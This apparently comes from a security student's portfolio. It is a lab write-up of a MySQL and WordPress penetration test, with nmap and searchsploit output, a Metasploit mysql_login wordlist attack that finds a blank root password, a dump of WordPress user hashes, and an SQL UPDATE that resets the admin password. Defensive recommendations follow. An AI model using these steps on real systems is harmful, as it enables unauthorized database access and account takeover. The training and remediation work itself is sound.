

MySQL and WordPress Security Assessment

Service Validation, Credential Resilience, Database Impact, and Recovery Controls

ETHICAL HACKING

CONTROLLED LAB

EVIDENCE BASED

An authorized database-security lab tracing an exposed MySQL service from version detection through credential-resilience testing, database review, and controlled WordPress administrative-impact validation.

Authorization and safety boundary: This report documents an instructor-provided, isolated training exercise. No real users, public targets, production systems, or real credentials were used. Commands use placeholders for portfolio safety. Original screenshots remain unchanged and may show transient private lab addresses.

ASSESSMENT TYPE	Authorized training-lab exercise
OBJECTIVE	Demonstrate how weak database authentication can become application-level administrative compromise in a closed training environment.
ENVIRONMENT	Instructor-provided Kali Linux and intentionally vulnerable MySQL/WordPress target on an isolated RFC1918 network.
EVIDENCE	11 original screenshots retained unchanged and presented in execution order.

Professional Skills Demonstrated

- MySQL service enumeration
- Exploit research
- Credential-resilience testing
- Database impact analysis
- WordPress security validation
- Remediation planning

Assessment Workflow and Evidence

1. Identify the MySQL Exposure

Objective: Confirm the database service and collect version evidence.

A targeted Nmap scan limited collection to TCP 3306. Version information informed follow-up research but was not treated as proof that a public exploit would apply.

Lab Commands

```
nmap -sV -sC -p3306 TARGET_IP -oA evidence/mysql-enumeration
```

```
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 5.5.20-log
mysql-info:
  Protocol: 10
  Version: 5.5.20-log
  Thread ID: 2
  Capabilities flags: 63487
  Some Capabilities: ODBCClient, SupportsCompression, Support41Auth, Speaks41ProtocolOld, SupportsTransactions, InteractiveClient, IgnoreSigpipes, Speaks41ProtocolNew, LongColumnFlag, ConnectWithDatabase, LongPassword, SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, FoundRows, DontAllowDatabaseTableColumn, SupportsMultipleStatements, SupportsAuthPlugins, SupportsMultipleResults
  Status: Autocommit
  Salt: G,AEvDie,F,*SE7K=.kT
  Auth Plugin Name: mysql_native_password
```

Evidence 01 - MySQL version and service discovery. Original lab screenshot retained unchanged.

Analyst observation: The database listener was reachable from the assessment host and exposed enough information to guide risk analysis.

2. Research Relevant Weaknesses

Objective: Compare the observed version with local exploit references.

Searchsploit was used as a research index. Results were reviewed for applicability rather than executed automatically.

Lab Commands

```
searchsploit MySQL 5.5
```

```
root@attackdefense:~# searchsploit MySQL 5.5
-----
Exploit Title
-----
MySQL / MariaDB / PerconaDB 5.5.51/5.6.32/5.7.14 - Code Execution / Privilege Escalation
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'mysql' System User Privilege Escalation / Race Con
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'root' System User Privilege Escalation
MySQL 5.1/5.5 (Windows) - 'MySQLJackpot' Remote Command Execution
MySQL 5.5.45 (x64) - Local Credentials Disclosure
MySQL 5.5.45 - procedure analyse Function Denial of Service
MySQL 5.5.8 - Remote Denial of Service
MySQL < 5.6.35 / < 5.7.17 - Integer Overflow
MySQL Eventum 1.5.5 - 'login.php' SQL Injection
MySQL Quick Admin 1.5.5 - 'cookie' Local File Inclusion
MySQL Quick Admin 1.5.5 - Local File Inclusion
-----
Shellcodes: No Results
Papers: No Results
root@attackdefense:~#
```

Evidence 02 - Local exploit-reference search for the observed MySQL family. Original lab screenshot retained unchanged.

Analyst observation: Exploit search results are hypotheses that require version, configuration, architecture, and safety validation.

3. Perform a Controlled Credential-Resilience Test

Objective: Determine whether the database accepts a weak or blank privileged credential.

A Metasploit scanner module was run only against the assigned target with the instructor-provided lab wordlist. The result showed a blank root password, a critical configuration failure.

Lab Commands

```
use auxiliary/scanner/mysql/mysql_login

set RHOSTS TARGET_IP

set PASS_FILE <LAB_WORDLIST>

run
```

```
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 10.0.25.212
RHOSTS => 10.0.25.212
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /usr/share/wordlists/metasploit/unix_passwords.txt
PASS FILE => /usr/share/wordlists/metasploit/unix_passwords.txt
```

Evidence 03 - Controlled MySQL login audit and blank-password result. Original lab screenshot retained unchanged.

```
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 10.0.25.212:3306 - 10.0.25.212:3306 - Found remote MySQL version 5.5.20
[!] 10.0.25.212:3306 - No active DB -- Credential data will not be saved!
[+] 10.0.25.212:3306 - 10.0.25.212:3306 - Success: 'root:'
[*] 10.0.25.212:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > █
```

Evidence 04 - Controlled MySQL login audit and blank-password result. Original lab screenshot retained unchanged.

Analyst observation: A remotely reachable privileged account with a blank password permits unauthorized database administration without exploiting software memory corruption.

4. Confirm Database Impact

Objective: Authenticate with the lab-approved account and determine accessible application data.

The MySQL client confirmed administrative access. Database and table enumeration identified the WordPress data store and user table, establishing impact while keeping the assessment inside the assigned scope.

Lab Commands

```
mysql -u root -p -h TARGET_IP

SHOW DATABASES;

USE wordpress;

SHOW TABLES;

SELECT ID,user_login,user_email FROM wp_users;
```

```
root@attackdefense:~# mysql -u root -p -h 10.0.25.212
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 16
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

Evidence 05 - Database authentication, schema review, and WordPress user-table evidence. Original lab screenshot retained unchanged.

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| cards |
| mysql |
| performance_schema |
| test |
| wordpress |
+-----+
6 rows in set (0.008 sec)

MySQL [(none)]> █
```

Evidence 06 - Database authentication, schema review, and WordPress user-table evidence. Original lab screenshot retained unchanged.

```
MySQL [wordpress]> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta       |
| wp_comments          |
| wp_links             |
| wp_nf_objectmeta     |
| wp_nf_objects        |
| wp_nf_relationships  |
| wp_ninja_forms_fav_fields |
| wp_ninja_forms_fields |
| wp_options           |
| wp_postmeta          |
| wp_posts             |
| wp_term_relationships |
| wp_term_taxonomy     |
| wp_termmeta          |
| wp_terms             |
| wp_usermeta          |
| wp_users             |
+-----+
17 rows in set (0.011 sec)

MySQL [wordpress]> █
```

Evidence 07 - Database authentication, schema review, and WordPress user-table evidence. Original lab screenshot retained unchanged.

```
MySQL [wordpress]> select * from wp_users;
+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | $P$B2PFjjNJH00wDzqr0xfX4GYzasK0oN0 | admin | admin@example.com | | 2016-09-26 22:28:12 |
| 2 | vagrant | $P$BM0//62Hj1IFeIr0XuJUqMmtBllnzN/ | vagrant | vagrant@example.com | | 2016-09-27 20:13:37 |
| 3 | user | $P$B83ijKvzkiB6yZL8Ubp135CMQHijv/ | user | user@example.com | | 2016-09-27 20:14:08 |
| 4 | manager | $P$BvcrF0Y02JqJRkbXMREj/CBvP..21s1 | manager | manager@example.com | | 2016-09-27 20:15:14 |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.012 sec)

MySQL [wordpress]> █
```

Evidence 08 - Database authentication, schema review, and WordPress user-table evidence. Original lab screenshot retained unchanged.

Analyst observation: Database-level compromise exposed application identity records and the password-hash field, creating a direct path to application takeover.

5. Validate Administrative Impact

Objective: Use a reversible lab-only password change to prove application impact.

The training workflow changed the disposable WordPress administrator password and confirmed access to the dashboard. A production assessment would require explicit approval, backup, logging, and immediate restoration.


Lab Commands

```
UPDATE wp_users SET user_pass = MD5('<LAB_TEST_PASSWORD>') WHERE user_login = 'admin';


# Verify access, document impact, then restore the approved state
```

```
MySQL [wordpress]> UPDATE wp_users SET user_pass = MD5('password123') WHERE user_login = 'admin';
Query OK, 1 row affected (0.016 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

Evidence 09 - Controlled WordPress password reset and dashboard access validation. Original lab screenshot retained unchanged.



Evidence 10 - Controlled WordPress password reset and dashboard access validation. Original lab screenshot retained unchanged.



Evidence 11 - Controlled WordPress password reset and dashboard access validation. Original lab screenshot retained unchanged.

Analyst observation: The result connected database weakness to application control and demonstrated why impact validation must be scoped and reversible.

Findings and Risk

Severity	Finding	Evidence-based impact
CRITICAL	Blank privileged database password	The MySQL root account accepted remote authentication without a password in the intentionally vulnerable lab.
CRITICAL	Database compromise enabled application takeover	Write access to the WordPress user table allowed controlled modification of the administrator credential.
HIGH	Database service exposed to the assessment network	TCP 3306 was reachable from a system that did not require routine database administration.
HIGH	Legacy password handling	The lab used an outdated direct MD5 update workflow, illustrating weak and obsolete credential handling.

Defensive Recommendations

- Remove remote root login, assign a strong unique secret, and use separate least-privilege application and administration accounts.
- Restrict TCP 3306 to approved application or management hosts through host and network firewalls.
- Use current MySQL/MariaDB and WordPress releases with supported password hashing and secure authentication plugins.
- Rotate exposed database and WordPress credentials and invalidate active sessions after suspected compromise.
- Audit database grants, WordPress administrator accounts, plugin integrity, file changes, and authentication logs.
- Alert on remote privileged logins, repeated failures, changes to wp_users, and unexpected database clients.

Reflection and Next Step

The key lesson was that configuration weakness can be more damaging than a complex software exploit. A blank database password created a clean path from network exposure to application administration. Future work should emphasize recovery evidence, audit logging, and credential rotation.

Evidence note: The screenshots are original lab captures retained unchanged. The surrounding narrative was rewritten for clarity, public safety, and recruiter review. Training-provider names, marks, and course materials remain the property of their respective owners; this portfolio is not an endorsement or affiliation claim.